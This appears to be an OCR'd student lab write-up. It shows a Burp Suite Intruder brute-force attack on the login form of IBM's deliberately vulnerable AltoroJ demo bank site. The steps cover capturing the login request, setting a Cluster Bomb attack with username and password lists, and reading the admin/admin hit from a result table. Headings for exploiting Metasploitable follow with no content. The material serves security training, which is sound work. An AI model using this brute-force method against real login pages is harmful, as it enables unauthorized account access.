Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.
Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it
Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.
Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.
Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.
Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW110.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.
Type here to search
34°C Haze
ENG
15:28
13-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Altoro Mutual
testfire.net/login.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking Login
Username: sta
Password: ••••
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW110.
Copyright © 2008, 2023, IBM Corporation, All rights reserved.
Type here to search
34°C Haze
ENG
15:29
13-03-2023




Step 4: Goto Proxy > Intercept tab, login details are captured here. Notice that the username and password are in the last line of the login request.





Step 5: Select the login credentials and then right click then select Sent to Intruder option.




Step 6: Goto the Intruder > Positions tab clear the pre-set payload positions by using the Clear button on the right side. Now select the Username and the password that we have entered during the login and then click on the Add button on the right side.









Step 7: Select the Attack type as Cluster Bomb.




Step 8: Goto Intruder > Payloads tab. Make Payload set as 1 and set Payload type as Simple list. Then in the Payload Options enter the possible usernames including the correct username of the website.



Step 9: Make Payload set as 2 and then set Payload type as Simple list. Then in the Payload Options enter the possible password including the correct password of the website. Then click on the Start attack button. The username and password with different values in the length column will be the correct username and password of that website. Here it is admin and admin.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Start attack
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password
admin
qwerty
hefhdehd
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:
Type here to search
31°C Mostly sunny
ENG
17:38
15-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2022.9.6 - Temporary Project
2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
0 302 145
1 admin password 302 145
2 password password 302 145
3 username password 302 145
4 abcdef password 302 145
5 admin admin 302 263
6 password admin 302 145
7 username admin 302 145
8 abcdef admin 302 145
9 admin qwerty 302 145
10 password qwerty 302 145
11 username qwerty 302 145
12 abcdef qwerty 302 145
13 admin hefhdehd 302 145
14 password hefhdehd 302 145
15 username hefhdehd 302 145
16 abcdef hefhdehd 302 145
Finished
Payload Sets
Start attack
Payload Options [Simple list]
Payload Processing
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:
Type here to search
31°C Mostly sunny
ENG
17:38
15-03-2023

4. Perform Exploiting Metasploitable

a) Exploiting Metasploitable using FTP


b) Exploiting Metasploitable using SMTP

c) Exploiting Metasploitable using Bind shell


d) Exploiting Metasploitable using HTTP

a) Exploiting Metasploitable using FTP

